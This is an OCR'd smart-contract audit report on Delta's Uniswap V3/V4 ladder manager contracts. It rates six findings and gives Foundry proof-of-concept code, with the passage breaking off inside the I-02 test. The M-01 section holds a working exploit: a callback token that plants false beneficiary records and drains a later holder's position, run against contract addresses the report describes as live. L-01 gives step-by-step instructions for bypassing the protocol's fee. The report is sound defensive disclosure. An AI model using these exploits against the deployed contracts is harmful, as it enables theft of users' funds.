
KANN AUDITS

SECURITY REVIEW

FOR DELTA



PREPARED FOR
Delta

PREPARED BY
Kann Audits

DATE REPORTED
30 October 2026

INSIDE THIS REPORT

CONTENTS

01	AUDIT SUMMARY	03
02	PROTOCOL OVERVIEW	04
03	SCOPE	05
04	AUDITORS	06
05	METHODOLOGY	07
06	RISK CLASSIFICATION	09
07	FINDINGS SUMMARY	10
08	DETAILED FINDINGS	11
	M-01 A callback token makes `openV4` record NFTs the manager does not hold, letting the attacker take a later holder's position	11
	L-01 V4 Fee-Harvest Callback Bypass	18
	I-01 Permanent position lock: `transferBeneficiary` accepts the manager's own address, stranding the position with no recovery path	20
	I-02 `onERC721Received` accepts a mint from any ERC721, and such NFTs cannot leave	23
	I-03 The V3 pause cannot stop top-ups, because V3 top-ups go straight to the Uniswap NPM	25
	I-04 V3 close/decrease fee split can miss fees when `tokensOwed` wraps	28
09	DISCLAIMER	29
10	ABOUT KANN AUDITS	30

01 - OVERVIEW

AUDIT SUMMARY

Delta engaged Kann Audits to perform a security review of the Delta ladder manager smart contracts. From 28 – 30 October 2026, a team of 4 security researchers performed a manual review of the in-scope contracts and additionally triaged findings generated by the Kann AI Security Model. All findings identified during the assessment are documented in this report.

TOTAL FINDINGS

6 ISSUES

CRITICAL	–
HIGH	–
MEDIUM	01
LOW	01
INFORMATIONAL	04

ENGAGEMENT DETAILS

PREPARED FOR	Delta
PREPARED BY	Kann Audits
DATE REPORTED	30 October 2026
REVIEW PERIOD	28 – 30 October 2026
LANGUAGE	Solidity
CHAIN	Base
SCOPE	1,408 nSLOC
TIMELINE	3 days
METHODS	Manual review, Kann AI Security Model

02 - WHAT THE PROTOCOL DOES

PROTOCOL OVERVIEW

Delta is a liquidity provision platform built to make providing liquidity easy. Users choose a Uniswap V3 or V4 pool and a price range, and Delta opens a ladder: one position split across up to 40 bins within that range, which earns fees on the trades that cross it.

Every position is minted into a Delta contract that holds the position NFT for the user, who can claim fees, add to the position or withdraw it at any time. Delta takes a share of the fees users claim, once and never from their deposit.

03 - WHAT WE REVIEWED

SCOPE

REPOSITORY	Kann-Audits/Delta-Base-Audit

#	FILE	NSLOC
01	src/DeltaLadderManagerV3.sol	637
02	src/DeltaLadderManagerV4.sol	771
	Total	**1,408**

04 - THE TEAM ON THIS ENGAGEMENT

AUDITORS

HE
heeze
SECURITY RESEARCHER

0X
0xscater
SECURITY RESEARCHER

BO
botdidy
SECURITY RESEARCHER

VO
Volodymyr
SECURITY RESEARCHER

05 - HOW WE WORK

METHODOLOGY

An engagement with Kann Audits involves a team of security researchers performing independent reviews of the codebase at the start of the engagement, followed by collaborative review sessions where auditors share findings and explore additional attack vectors to improve overall coverage.

The review included a line-by-line manual inspection of the in-scope codebase, along with analysis of the protocol architecture, access control mechanisms and state transitions. The team also assessed the code against common smart contract security best practices and industry standards.

STEP BY STEP

OUR SECURITY PROCESS

01 **Kickoff & Context**
A kickoff call to understand architecture, trust boundaries, threat assumptions and intended behaviour.

02 **Scope & Preparation**
Confirm the commit, files in scope, dependencies and the riskiest areas. We open a private channel between your team and our auditors.

03 **AI First Scan**
Kann AI, our proprietary model built to find security bugs, scans the codebase before the manual review starts.

04 **Expert Security Review**
Line-by-line analysis of exploit paths, invariant breaks, edge cases, accounting and integration risks.

05 **Findings & Proofs**
Each issue is confirmed, rated and backed by a proof of concept or a precise reproduction path.

06 **Mitigation Review**
We review every fix, confirm it resolves the root cause and flag partial or incorrect mitigations.

COVERAGE

THE REVIEW SPECIFICALLY CONSIDERED

- Chain-specific changes: the contracts were previously audited on Robinhood Chain, so this review focused on what changed for Base, the split into separate Uniswap V3 and V4 contracts and the Base integrations (Uniswap V3 and V4 position managers and WETH)
- Compliance with industry best practices and known smart contract security standards
- Testing against common and uncommon attack vectors
- Contract logic matching the client's intended behaviour

- Cross-referencing patterns with industry-standard implementations
- Access control verification
- State transitions and logic, to detect inconsistencies, unexpected behaviour or exploitation paths
- Manual line-by-line review by experienced auditors
- Architecture and design analysis for secure component interactions and clear trust boundaries

06 - HOW WE RATE ISSUES

RISK CLASSIFICATION

Severity combines the **impact** of an issue if exploited with the **likelihood** that the conditions for exploitation are met.

CRITICAL	Directly exploitable with few or no preconditions, leading to theft or permanent loss of funds or loss of control of the system. Must be fixed before deployment.
HIGH	Directly exploitable vulnerabilities that can lead to significant material loss or critical impact on the system and require immediate fixing.
MEDIUM	Moderate loss of funds or impact on multiple users, but only under specific conditions. Exploitable without privileged access, but typically requires certain assumptions or edge cases.
LOW	Issues with limited impact that do not put funds directly at risk, such as edge cases or deviations from documented behaviour.
INFORMATIONAL	Non-exploitable findings such as best-practice deviations, cosmetic issues or documentation and compliance notes. They do not need urgent remediation but improve code quality and maintainability.

07 - ALL ISSUES

FINDINGS SUMMARY

CRITICAL	HIGH	MEDIUM	LOW	INFO
-	-	01	01	04

TOTAL 06 FIXED 01 ACKNOWLEDGED 05

ID	TITLE	SEVERITY	STATUS
M-01	A callback token makes `openV4` record NFTs the manager does not hold, letting the attacker take a later holder's position	MEDIUM	FIXED
L-01	V4 Fee-Harvest Callback Bypass	LOW	ACKNOWLEDGED
I-01	Permanent position lock: `transferBeneficiary` accepts the manager's own address, stranding the position with no recovery path	INFORMATIONAL	ACKNOWLEDGED
I-02	`onERC721Received` accepts a mint from any ERC721, and such NFTs cannot leave	INFORMATIONAL	ACKNOWLEDGED
I-03	The V3 pause cannot stop top-ups, because V3 top-ups go straight to the Uniswap NPM	INFORMATIONAL	ACKNOWLEDGED
I-04	V3 close/decrease fee split can miss fees when `tokensOwed` wraps	INFORMATIONAL	ACKNOWLEDGED

08 - ISSUE BY ISSUE

DETAILED FINDINGS

M-01 A callback token makes `openV4` record NFTs the manager does not hold, letting the attacker take a later holder's position

SEVERITY MEDIUM STATUS FIXED LOCATION DeltaLadderManagerV4.sol#L578-L592

SUMMARY

`openV4` finds the ids it minted by reading `posm.nextTokenId()` before and after the mint. The second read comes after `_disarmPermit2` calls `approve` on each pool token, when the posm is already unlocked, so a pool token can mint its own NFTs in between. The manager records those ids too: the attacker becomes the beneficiary of NFTs the attacker holds.

The record is never checked against custody and stays with the token id. If such an NFT later reaches another user who adds value and then moves it into the manager with a plain `transferFrom`, or approves the manager on it, the attacker closes it and takes everything. The owner cannot return it.

FINDING DESCRIPTION

Security property. A beneficiary record exists only for an NFT the manager holds (V4 L231), and only the NFT's real holder can control it through the manager.

Root cause. The range of recorded ids is read after pool-token code has run:

```
uint256 firstId = v4Posm.nextTokenId();                                    // L578
v4Posm.modifyLiquidities{value: m.native ? msg.value : 0}(unlockData, deadline); // L580: posm lock
released on return
if (!m.native) _disarmPermit2(key.currency0);                              // L583: raw
token.approve(permit2, 0) (L1439)
_disarmPermit2(key.currency1);                                             // L584
uint256 mintedThrough = v4Posm.nextTokenId();                              // L585: includes NFTs
the token minted
...
v4Beneficiary[id] = m.owner;                                               // L592
```

The posm lock only blocks a second mint while the manager's own `modifyLiquidities` is running. Once it returns, the token's `approve` can call `posm.modifyLiquidities` itself and mint to any address.

Three properties turn the false record into a credential:

- `_requireOwner` (L1270-1273) checks the map only, never who holds the NFT.
- `rescueNft` refuses any id that has a record (L515), so the owner cannot return it.
- Only a `safeTransferFrom` deposit overwrites the record (`_recordV4Deposit`, L789-790). A plain `transferFrom` skips the receiver hook, and an approval needs no transfer at all.

ATTACK PATH

1. The attacker deploys a token whose `approve(permit2, 0)`, when called by the manager, mints NFTs to the attacker through the posm.
2. The attacker opens a one-rung ladder in a pool with that token. The manager records the attacker as beneficiary of its own NFT and of every NFT the callback minted.
3. One of those NFTs reaches a victim: sold on a secondary market, or given.
4. The victim adds liquidity to it, then moves it into the manager with a plain `transferFrom`, or approves the manager on it.
5. The attacker calls `closeV4Batch` on it and receives all of its liquidity. `rescueNft` reverts with `NftStillManaged`.

IMPACT

- **Theft of another user's position.** The victim loses everything in the position when it reaches the manager: what they paid for it and what they added. In the PoC the victim adds 59.1e18 of each token and the attacker takes 59.1e18 of each, by either route.
- **Pause bypass.** A ghost NFT moved in with a plain `transferFrom` becomes a managed position while opens are paused. The pause is checked only in `openV4` (L570) and the receiver hook (L809).
- **Wrong records for other users.** Anyone who opens in a pool containing the attacker's token gets the ghost ids recorded under them and pays for the attacker's mints: about 115k gas per ghost (2.65M gas with 20, against 345k).
- **Rewards split, no victim action.** `ownerOfV4` / `v4Managed` report a ghost as a normal managed position (they never check custody), which is the source the contract tells integrators to read for the Merkl reward split. A root built from it attributes the pooled rewards to the ghost's recorded beneficiary. Since backing is pooled, the ghost's leaf is honoured out of a real beneficiary's share, who can then no longer be paid. This route needs no victim, and its ceiling is the manager's whole reward pool per token. Latent today (`rewardsRoot` is 0) and it relies on the off-chain root builder trusting the documented view.
- **Production.** The V4 manager is live and unpaused on Base and BNB, with identical bytecode (24,248 B). The theft needs no funds already in the manager, because the victim brings the value.

LIKELIHOOD

Low. The attacker cannot force the loss: it needs a victim who holds one of the attacker's NFTs and then takes one of two actions that no Delta flow uses. A holder who ignores the NFT is unaffected, and one who deposits it through the app (`safeTransferFrom`) overwrites the record. The impact falls on another user's funds with no recovery, which the client's rules rate in full, so the combined rating is Medium.

PROOF OF CONCEPT

`test/report/M01_GhostRecord.t.sol`: one test on a Base fork at block 53,225,979, against the live V4 manager `0xc774edbeaf3e190b8fe9b9ebc753b58408949430`, posm `0x7c5f5a4bbd8fd63184577525326123b519429bdc` and PoolManager `0x498581ff718922c3f8e6a244956af099b2652b2b`. It walks the impacts in order: the planted records, another opener's ghost records, theft by plain transfer, theft by approval, and the pause bypass.

```
/// Attacker's pool token. When the manager zeroes its Permit2 approval at the end of openV4 (the posm
is
/// already unlocked), approve() mints `ghosts` small positions to `ghostTo` through the posm, paid for
by
/// this contract. Their ids fall inside the range openV4 records.
contract CallbackToken is TToken {
    address internal constant PERMIT2_ADDR = 0x000000000022D473030F116dDEE9F6B43aC78BA3;
    address internal constant POSM_ADDR = 0x7C5f5A4bBd8fD63184577525326123B519429bDc;

    address internal manager;
    PoolKeyT internal key;
    address internal ghostTo;
    uint256 internal ghosts;
    uint256 public firstGhost;

    constructor() TToken("CB") {}

    function init(address manager_, PoolKeyT calldata k) external {
        manager = manager_;
        key = k;
        address other = k.currency0 == address(this) ? k.currency1 : k.currency0;
        _approve(address(this), PERMIT2_ADDR, type(uint256).max);
        IERC20(other).approve(PERMIT2_ADDR, type(uint256).max);
        IPermit2T(PERMIT2_ADDR).approve(address(this), POSM_ADDR, type(uint160).max, type(uint48).max);
        IPermit2T(PERMIT2_ADDR).approve(other, POSM_ADDR, type(uint160).max, type(uint48).max);
    }

    /// The next open in this pool mints `n` positions to `to` from inside it.
    function arm(address to, uint256 n) external {
        ghostTo = to;
        ghosts = n;
    }

    function approve(address spender, uint256 value) public override returns (bool) {
        super.approve(spender, value);
        if (msg.sender == manager && spender == PERMIT2_ADDR && value == 0 && ghosts > 0) {
            uint256 n = ghosts;
            ghosts = 0;
            firstGhost = IPosmT(POSM_ADDR).nextTokenId();
            bytes memory actions = new bytes(n + 1);
            bytes[] memory params = new bytes[](n + 1);
            for (uint256 i; i < n; i++) {
                actions[i] = bytes1(uint8(0x02)); // MINT_POSITION
                params[i] = abi.encode(key, int24(-600), int24(600), uint256(1e12), type(uint128).max,
type(uint128).max, ghostTo, bytes(""));
            }
            actions[n] = bytes1(uint8(0x0d)); // SETTLE_PAIR
            params[n] = abi.encode(key.currency0, key.currency1);
            IPosmT(POSM_ADDR).modifyLiquidities(abi.encode(actions, params), block.timestamp);
        }
        return true;
    }
}

interface IPosmNft {
    function transferFrom(address from, address to, uint256 tokenId) external;
```

```
    function safeTransferFrom(address from, address to, uint256 tokenId) external;
    function approve(address spender, uint256 tokenId) external;
}

contract M01_GhostRecord is ReportBase {
    CallbackToken internal cb;
    PoolKeyT internal k;

    function test_M01_plantedBeneficiaryRecord() public {
        address attacker = _actor("attacker");
        address opener = _actor("opener");

        // Pool: the attacker's callback token against WETH, no hook.
        cb = new CallbackToken();
        k = address(cb) < WETH
            ? PoolKeyT(address(cb), WETH, 3000, 60, address(0))
            : PoolKeyT(WETH, address(cb), 3000, 60, address(0));
        IPoolManagerT(PM).initialize(k, uint160(1 << 96));
        cb.init(address(MGR4), k);
        cb.mint(address(cb), 1e18);
        _fund(WETH, address(cb), 1e18);

        // 1. Root cause: the attacker opens one rung and the callback mints three more NFTs to the
attacker
        //    inside the open. The manager records all four, but holds only its own.
        cb.arm(attacker, 3);
        (uint256[] memory ids,) = _open(attacker);
        uint256 g = cb.firstGhost();
        assertEq(ids.length, 4, "1 real id + 3 ghost ids recorded");
        for (uint256 i; i < 3; i++) {
            assertEq(MGR4.ownerOfV4(g + i), attacker, "recorded as the attacker's managed position");
            assertEq(IERC721(POSM).ownerOf(g + i), attacker, "but held by the attacker");
        }

        // 2. Another user opening in this pool gets ghost records and pays for the attacker's mints.
        (, uint256 gasNormal) = _open(opener);
        cb.arm(attacker, 20);
        (uint256[] memory ids2, uint256 gasGhosts) = _open(opener);
        assertEq(ids2.length, 21);
        for (uint256 i = 1; i < 21; i++) {
            assertEq(MGR4.ownerOfV4(ids2[i]), opener, "ghost recorded under the opener");
            assertEq(IERC721(POSM).ownerOf(ids2[i]), attacker, "ghost held by the attacker");
        }
        console2.log("opener gas, normal open:", gasNormal);
        console2.log("opener gas, open with 20 ghosts:", gasGhosts);

        // 3. Theft: a later holder deposits with a plain transferFrom (the Known Issue 2 mistake).
        _theft(attacker, _actor("victim1"), g, false);

        // 4. Theft: a later holder only approves the manager on the NFT.
        _theft(attacker, _actor("victim2"), g + 1, true);

        // 5. Pause bypass: the third ghost enters custody while opens are paused.
        vm.prank(OWNER);
        MGR4.setOpenPaused(true);
        vm.startPrank(attacker);
        vm.expectRevert(DeltaLadderManagerV4.OpensPaused.selector);
```

```
        IPosmNft(POSM).safeTransferFrom(attacker, address(MGR4), g + 2); // a normal deposit is refused
        IPosmNft(POSM).transferFrom(attacker, address(MGR4), g + 2); // a plain transfer is not
        MGR4.collectV4Batch(_one(g + 2), _oneBytes(), DL); // and it is operated as a managed position
        vm.stopPrank();
        assertTrue(MGR4.openPaused());
        assertEq(IERC721(POSM).ownerOf(g + 2), address(MGR4), "entered custody while paused");
        vm.prank(OWNER);
        vm.expectRevert(DeltaLadderManagerV4.NftStillManaged.selector);
        MGR4.rescueNft(DeltaLadderManagerV4.Version.V4, g + 2, OWNER);
    }

    function _open(address who) internal returns (uint256[] memory ids, uint256 gasUsed) {
        cb.mint(who, 10e18);
        _fund(WETH, who, 10e18);
        DeltaLadderManagerV4.V4Rung[] memory r = new DeltaLadderManagerV4.V4Rung[](1);
        r[0] = DeltaLadderManagerV4.V4Rung(-600, 600, 1e18, 10e18, 10e18);
        vm.startPrank(who);
        cb.approve(address(MGR4), type(uint256).max);
        IERC20(WETH).approve(address(MGR4), type(uint256).max);
        uint256 g0 = gasleft();
        ids = MGR4.openV4(_mkey(k), r, DL);
        gasUsed = g0 - gasleft();
        vm.stopPrank();
    }

    /// The ghost NFT reaches a victim (sold or given), who adds liquidity and then hands it to the
manager the
    /// wrong way. The planted beneficiary closes it and takes everything; the owner cannot return it.
    function _theft(address attacker, address victim, uint256 ghost, bool viaApproval) internal {
        vm.prank(attacker);
        IPosmNft(POSM).transferFrom(attacker, victim, ghost);

        cb.mint(victim, 100e18);
        _fund(WETH, victim, 100e18);
        vm.startPrank(victim);
        cb.approve(PERMIT2, type(uint256).max);
        IERC20(WETH).approve(PERMIT2, type(uint256).max);
        IPermit2T(PERMIT2).approve(address(cb), POSM, type(uint160).max, type(uint48).max);
        IPermit2T(PERMIT2).approve(WETH, POSM, type(uint160).max, type(uint48).max);
        bytes[] memory p = new bytes[](2);
        p[0] = abi.encode(ghost, uint256(2e21), type(uint128).max, type(uint128).max, bytes(""));
        p[1] = abi.encode(k.currency0, k.currency1);
        uint256 cbBefore = cb.balanceOf(victim);
        uint256 wethBefore = IERC20(WETH).balanceOf(victim);
        IPosmT(POSM).modifyLiquidities(abi.encode(abi.encodePacked(uint8(0x00), uint8(0x0d)), p), DL);
// INCREASE + SETTLE_PAIR
        uint256 addedCb = cbBefore - cb.balanceOf(victim);
        uint256 addedWeth = wethBefore - IERC20(WETH).balanceOf(victim);
        if (viaApproval) IPosmNft(POSM).approve(address(MGR4), ghost);
        else IPosmNft(POSM).transferFrom(victim, address(MGR4), ghost);
        vm.stopPrank();

        if (!viaApproval) {
            vm.prank(OWNER);
            vm.expectRevert(DeltaLadderManagerV4.NftStillManaged.selector);
            MGR4.rescueNft(DeltaLadderManagerV4.Version.V4, ghost, victim);
        }
```

```
        uint256 cbTaken = cb.balanceOf(attacker);
        uint256 ethTaken = attacker.balance;
        uint128[] memory zero = new uint128[](1);
        vm.prank(attacker);
        MGR4.closeV4Batch(_one(ghost), zero, zero, _oneBytes(), _oneBytes(), DL);
        cbTaken = cb.balanceOf(attacker) - cbTaken;
        ethTaken = attacker.balance - ethTaken; // the WETH side is paid out as ETH

        string memory route = viaApproval ? string("approval") : string("plain transfer");
        console2.log(string.concat(route, ": victim added CB / WETH"), addedCb, addedWeth);
        console2.log(string.concat(route, ": attacker took CB / ETH"), cbTaken, ethTaken);
        assertGe(cbTaken, addedCb, "attacker took the victim's CB");
        assertGe(ethTaken, addedWeth, "attacker took the victim's WETH");
    }
}
```

```
[PASS] test_M01_plantedBeneficiaryRecord()
  opener gas, normal open: 344892
  opener gas, open with 20 ghosts: 2654022
  plain transfer: victim added CB / WETH 59106021758274339362 59106021758274339362
  plain transfer: attacker took CB / ETH 59106021787827350240 59106021787827350240
  approval: victim added CB / WETH 59106021758274339362 59106021758274339362
  approval: attacker took CB / ETH 59106021787827350240 59106021787827350240
```

Call order inside the attacker's `openV4`, from the `-vvvv` trace. The callback's `modifyLiquidities` succeeds, which shows the posm is unlocked when the token's `approve` runs:

```
openV4
├─ posm.nextTokenId()                    → firstId
├─ posm.modifyLiquidities(…)             the manager's own mint
│    └─ mint 3176609 → manager
├─ CallbackToken.approve(permit2, 0)     _disarmPermit2
│    └─ posm.modifyLiquidities(…)        succeeds: posm is unlocked
│         ├─ mint 3176610 → attacker
│         ├─ mint 3176611 → attacker
│         └─ mint 3176612 → attacker
├─ posm.nextTokenId()                    → mintedThrough, read after the callback
└─ ManagedOpenV4(tokenIds: [3176609, 3176610, 3176611, 3176612])
```

RECOMMENDATION

Read the range before any token call:

```
v4Posm.modifyLiquidities{value: m.native ? msg.value : 0}(unlockData, deadline);
uint256 mintedThrough = v4Posm.nextTokenId();
if (!m.native) _disarmPermit2(key.currency0);
_disarmPermit2(key.currency1);
```

As a second safeguard, record an id only if `IERC721(address(v4Posm)).ownerOf(id) == address(this)`. The read-order change closes the window; the ownership check stops a false record even if the mint flow changes later.

REMEDIATION FIXED

DELTA

Confirmed, Medium. No app or keeper flow moves or approves a position NFT, so both theft routes need the victim to act outside the app. `rewardsRoot` is zero, and any root we build starts from positions the manager actually holds. The next deployment reads the id range first and checks custody, as you suggested.

L-01 V4 Fee-Harvest Callback Bypass

SEVERITY ● LOW STATUS ● ACKNOWLEDGED

LOCATION `DeltaLadderManagerV4.sol#L754` `DeltaLadderManagerV4.sol#L760`

Affected logic: `DeltaLadderManagerV4.sol` - `_collectSkimV4`, `_harvestV4`, `withdrawV4Batch`, and related V4 operations

SUMMARY

`_collectSkimV4` collects a position's fees, records the protocol cut, and returns the beneficiary's remainder. `_harvestV4` then pays that remainder through `_pushV4`, which can invoke a contract beneficiary's ETH callback. If that callback donates the payout back into the same pool, it creates new fee growth after the manager's collection and accounting snapshot. During `withdrawV4Batch`, the manager then transfers the still-open NFT. The recipient's ERC-721 callback can collect the new fees directly from PositionManager, bypassing the manager's skim path. The callback calls PoolManager and PositionManager; it does not need to re-enter Delta.

PRECONDITIONS

- The beneficiary is a contract that can receive ETH, call PoolManager, and receive the position NFT.
- The beneficiary controls a manager-custodied V4 position with a nonzero share of a pool that accepts native ETH.
- The position has fees to harvest, so the manager makes an ETH payout during withdrawal.

STEPS TO REPRODUCE

1. On a Base fork, deploy the reviewed `DeltaLadderManagerV4.sol` source locally and use Base's deployed V4 PoolManager (`0x498581fF718922c3f8e6A244956aF099B2652b2b`) and PositionManager (`0x7C5f5A4bBd8fD63184577525326123B519429bDc`).
2. Create a hookless native-ETH/ERC-20 pool (fee tier 3000, tick spacing 60) and open a position through Delta for a beneficiary contract implementing both `receive()` and `onERC721Received()`.
3. Generate fees in the position, for example with a 0.5 ETH exact-input swap.
4. Arm the beneficiary's `receive()` callback, then have the beneficiary call `withdrawV4Batch` for the position.
5. When Delta pays the harvested ETH, use the callback to call `PoolManager.unlock`. In the unlock callback, donate the received ETH to the same pool and settle it. This creates fee growth after Delta has collected fees and updated `accruedProtocolFees`.
6. Let `withdrawV4Batch` continue. When the NFT arrives, use `onERC721Received()` to call PositionManager's `modifyLiquidities` with a zero-liquidity decrease followed by `TAKE_PAIR`, directing the proceeds to the beneficiary.
7. Compare the beneficiary's balance and Delta's fee ledger before and after. The beneficiary receives the newly accrued amount, while `accruedProtocolFees` remains at its value from the initial harvest.

OBSERVED RESULT

1. In the integration run, a 0.5 ETH swap generated 0.0015 ETH in fees. Delta recorded 0.000015 ETH as its cut and paid 0.001485 ETH to the beneficiary. The beneficiary donated that payout during the callback and collected 0.001484999999999998 ETH after receiving the NFT; Delta's ledger remained at 0.000015 ETH.
2. The donation comes from the beneficiary's own payout. This confirms a fee-bypass path, but does not by itself establish net profit or theft of another LP's funds.

RELATED-PATH

1. The same callback window was reproduced for a WETH-quoted position.
2. On close and partial decrease, callback-created fee growth was included in the later balance delta and paid with the operation's proceeds without another skim.
3. On top-up, the growth was available during increase settlement without another skim.
4. A plain collect did not bypass the cut permanently: a subsequent ordinary collection skimmed the deferred fees.
5. An EOA route was reproduced only with a callback-enabled, nonstandard ERC-20; it is a lower-likelihood variant and is not needed for the native-ETH path above.

SUGGESTED REMEDIATION

Avoid paying a beneficiary while the position remains in a state where a later managed operation or custody transfer can process newly created fee growth. Defer beneficiary payouts until the relevant operation or NFT transfer is complete, or perform a final collect-and-skim after the callback window before treating subsequent proceeds as principal.

REMEDIATION ● ACKNOWLEDGED

DELTA

Acknowledged, Low. Only fees the beneficiary creates inside its own callback skip the cut, so no one else is affected. The next deployment pays out after the last step.

I-01 Permanent position lock: `transferBeneficiary` accepts the manager's own address, stranding the position with no recovery path

SEVERITY ● INFORMATIONAL STATUS ● ACKNOWLEDGED

LOCATION `DeltaLadderManagerV3.sol#L1039` `DeltaLadderManagerV4.sol#L1131`

TARGET

- `DeltaLadderManagerV3` - Base `0x17425c9E2e4F2Ef88736E9Df578C169153444dA4` (demonstrated)
- `DeltaLadderManagerV4` - Base `0xc774edbEaf3e190b8fE9B9EBC753b58408949430` (same gap in source, not dynamically tested)
- Audited revision: `8cdb069e0f8e11c09e109174522392348fecd6b1`
- Validated on a local fork of Base mainnet (chain `8453`) at block `53202000`, against the deployed contract.

SUMMARY

`transferBeneficiary` rejects a zero recipient but accepts the manager's own address. Once the beneficiary record points at the manager, the position becomes permanently inaccessible:

- the former beneficiary can no longer call any beneficiary-gated function (all revert `NotBeneficiary`), and the manager has no path that calls its own beneficiary-gated entry points;
- the owner cannot recover it either - `rescueNft` reverts `NftStillManaged` because the record is non-zero, and `releaseNft` reverts `ReleaseNotRequested` because the handover cleared any request.

The position NFT, its remaining principal and all future fees are locked in the manager with no recovery path through the deployed interface.

ROOT CAUSE

`transferBeneficiary` (V3), L1039 validates only `to ≠ address(0)`:

```
function transferBeneficiary(Version version, uint256 tokenId, address to, bytes calldata hookData,
uint256 deadline)
    external
    nonReentrant
{
    _checkDeadline(deadline);
    if (to == address(0)) revert ZeroAddress(); // AUDIT: to == address(this) is still accepted
    if (version ≠ Version.V3 && version ≠ Version.V4) revert BadVersion();
    Managed memory m = _requireBeneficiary(version, tokenId);
    if (version == Version.V3) {
        _harvestV3(tokenId, m);
        v3Beneficiary[tokenId] = to; // AUDIT: the manager becomes its own beneficiary
    } else {
        revert BadVersion();
    }
    delete releaseRequests[version][tokenId]; // AUDIT: clears any release request
    emit BeneficiaryTransferred(version, tokenId, m.owner, to);
}
```

The record is the sole source of authority. `_requireOwner`, L1179:

```
function _requireOwner(Version version, uint256 tokenId) internal view returns (address beneficiary) {
    beneficiary = version == Version.V3 ? v3Beneficiary[tokenId] : v4Beneficiary[tokenId];
    if (beneficiary == address(0)) revert NotManaged(tokenId);
    if (beneficiary ≠ msg.sender) revert NotBeneficiary(msg.sender, beneficiary); // AUDIT: no caller
can be the manager
}
```

Neither recovery lever works once the record is the manager:

- `rescueNft`, L495 reverts `NftStillManaged` for any non-zero record (by design - it may only move stranded, unmanaged NFTs);
- `releaseNft`, L1098 needs a release request from the current beneficiary, which the handover deleted.

`transferBeneficiary` (V4), L1131 has the identical self-destination gap.

PRECONDITIONS

The current beneficiary sets the recipient of `transferBeneficiary` to the manager's own address - realistically an integration or UI passing the wrong address. No attacker and no owner action is involved.

PROOF OF CONCEPT

Runnable Foundry test against the **deployed** V3 manager on a Base fork: `test/fork/TransferBeneficiaryTrap.t.sol`. It opens a funded V3 WETH/USDC position through the manager, generates fees via swaps, performs the self-transfer, and then checks every stated recovery attempt:

```
vm.prank(alice);
MGR_V3.transferBeneficiary(DeltaLadderManagerV3.Version.V3, id, address(MGR_V3), "", block.timestamp);
assertEq(MGR_V3.ownerOfV3(id), address(MGR_V3)); // record is now the manager

// owner recovery attempts both fail:
vm.prank(OWNER);
vm.expectRevert(DeltaLadderManagerV3.NftStillManaged.selector);
MGR_V3.rescueNft(DeltaLadderManagerV3.Version.V3, id, alice);

vm.prank(OWNER);
vm.expectRevert(DeltaLadderManagerV3.ReleaseNotRequested.selector);
MGR_V3.releaseNft(DeltaLadderManagerV3.Version.V3, id, "");
```

The owner is impersonated only to show that even authorized recovery fails; no owner action is needed to create the locked state.

Run:

```
BASE_FORK_BLOCK=53202000 forge test \
  --match-path test/fork/TransferBeneficiaryTrap.t.sol -vvvv
```

RESULTS

```
[PASS] test_transferBeneficiaryToManager_permanentlyTraps()
Position 6389066 permanently trapped; record = 0x17425c9E2e4F2Ef88736E9Df578C169153444dA4
trapped liquidity 4931840511012221
```

ATTEMPT AFTER THE SELF-TRANSFER	RESULT
Former beneficiary: collect / decrease / close / withdraw / handover / requestRelease	`NotBeneficiary(alice, manager)`
Owner: `rescueNft`	`NftStillManaged`
Owner: `releaseNft`	`ReleaseNotRequested`
NPM `ownerOf(id)`	still the V3 manager
Beneficiary record	equals the V3 manager

The handover harvests and pays existing fees first (so `tokensOwed` is 0 afterward); the locked value is the position's remaining principal and future fees. The reported `liquidity` is not a token valuation and is not converted to a currency amount here.

IMPACT

Permanent, unrecoverable loss of the caller's own managed position. No benefit to an attacker, no effect on other users or on manager-held balances.

RECOMMENDATION

Reject the manager's own address as a beneficiary destination, in both halves, alongside the existing zero check:

```
if (to == address(0) || to == address(this)) revert ZeroAddress();
```

Optionally also reject the NPM and posm addresses. Do **not** reject all contract recipients - smart-contract wallets are legitimate beneficiaries. Both deployments are immutable, so this is a next-deployment fix; in the interim, the app and integrators must never pass the manager's address to `transferBeneficiary`.

REMEDIATION ● ACKNOWLEDGED

DELTA

Acknowledged, Info. Only the sender is affected, and our app never calls `transferBeneficiary`. The next deployment rejects both manager addresses.

I-02 `onERC721Received` accepts a mint from any ERC721, and such NFTs cannot leave

SEVERITY ● INFORMATIONAL STATUS ● ACKNOWLEDGED

LOCATION `DeltaLadderManagerV3.sol#L837-L853` `DeltaLadderManagerV4.sol#L803-L819`

SUMMARY

The NatSpec says the receiver "REVERTS on any other ERC721 so nothing can be accepted-but-stranded". It does for transfers, but a mint (`from == address(0)`) returns the selector before the caller is checked. So any ERC721 contract can `_safeMint` to a manager, and `rescueNft` can only move NPM and posm tokens, so the NFT is stuck.

FINDING DESCRIPTION

```
function onERC721Received(address, address from, uint256 tokenId, bytes calldata) external nonReentrant
returns (bytes4) {
    if (from ≠ address(0)) { ... }                    // transfers: caller checked
    return IERC721Receiver.onERC721Received.selector;  // mints: accepted from any contract
}
```

The NatSpec says the mint branch exists "so the custodial open paths, which receive freshly-minted NFTs, are never misread as deposits". It never serves that purpose. Both Uniswap position managers mint with plain `_mint` (NPM L156, posm L368 in the verified Base sources), which never calls the receiver. So the only callers that reach this branch are other ERC721 contracts.

This is not Known Issue 2. That issue covers NPM and posm NFTs sent to the wrong half, plus the docblock's wording about versions. This finding is about the mint branch accepting any contract.

ATTACK PATH

There is no attacker.

1. A third-party contract, such as an incentive program that rewards "the owner of the position", safe-mints an NFT to the manager.
2. The manager accepts it. `rescueNft(V3, ...)` and `rescueNft(V4, ...)` both revert, so the NFT has no way out.

IMPACT

NFTs minted to the manager by third parties are lost. Managed positions are not affected.

LIKELIHOOD

Low.

PROOF OF CONCEPT

`test/report/I02_ForeignMint.t.sol`

```
contract RewardNft is ERC721 {
    constructor() ERC721("Reward", "RWD") {}

    function safeMint(address to, uint256 id) external {
        _safeMint(to, id);
    }
}

contract I02_ForeignMint is ReportBase {
    function test_I02_foreignMintStranded() public {
        RewardNft nft = new RewardNft();
        address holder = _actor("holder");

        // A transfer of a foreign NFT is refused, as documented.
        nft.safeMint(holder, 1);
        vm.prank(holder);
        vm.expectRevert(DeltaLadderManagerV3.UnknownNft.selector);
        nft.safeTransferFrom(holder, address(MGR3), 1);

        // A mint of the same foreign NFT is accepted by both managers.
